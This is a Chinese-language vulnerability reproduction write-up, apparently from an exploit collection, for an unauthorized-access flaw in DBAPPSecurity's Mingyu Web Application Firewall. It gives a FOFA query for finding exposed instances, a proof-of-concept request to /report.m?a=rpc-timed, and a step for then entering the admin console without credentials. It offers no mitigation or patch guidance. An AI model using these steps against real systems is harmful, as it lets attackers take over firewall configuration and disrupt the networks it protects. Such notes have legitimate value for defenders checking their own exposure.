

A6-1安恒-明御WEB应用防火墙-PermissionAC

漏洞描述：

明御WEB应用防火墙（简称WAF）是一款由安恒信息自主研发，专注为网站、APP等Web应用提供安全防护的专业应用安全防护产品。能够对网站及APP业务流量进行多维度、深层次的安全检测和防护。系统内置五大安全引擎（包括语义分析引擎、机器学习引擎、威胁情报引擎、行为分析引擎、基础特征引擎），可通过主动防护与被动安全相结合的方式识别可疑、已知、未知安全威胁，有效保障网站及APP业务安全、可靠运行。明御WEB应用防火墙系统存在未授权访问漏洞，攻击者通过漏洞可以执行修改配置，导致服务器断网等问题

网站图片：



网络测绘：


fofa语法：

fofa: app="安恒信息-明御WAF"

漏洞复现：

先执行POC，返回error_0x110005 payload:

https://{Hostname}}/report.m?a=rpc-timed



error_0x110005

👤 我爱林

效果图:效果图



明御WEB应用防火墙

账户

密码

登录

版权所有 © 2007-2024 杭州安恒信息技术股份有限公司，保留一切权利。

2.重新访问该域名，

在是否修改密码那里选择否。即可以直接登陆系统。

明御WEB应用防火墙

状态

风险趋势

系统概况

WEB统计

网络接口

网络流量

历史数据

日志


报表

策略

配置

系统

风险趋势



最近一小时的全局风险等级为低，在这段时间里未检测到攻击。

部署模式：反向代理 / 保护站点：1 个 / 规则库：2020042005

区域范围：中国 数据来源：应用防护日志

异常 严重 高 中 低 信息

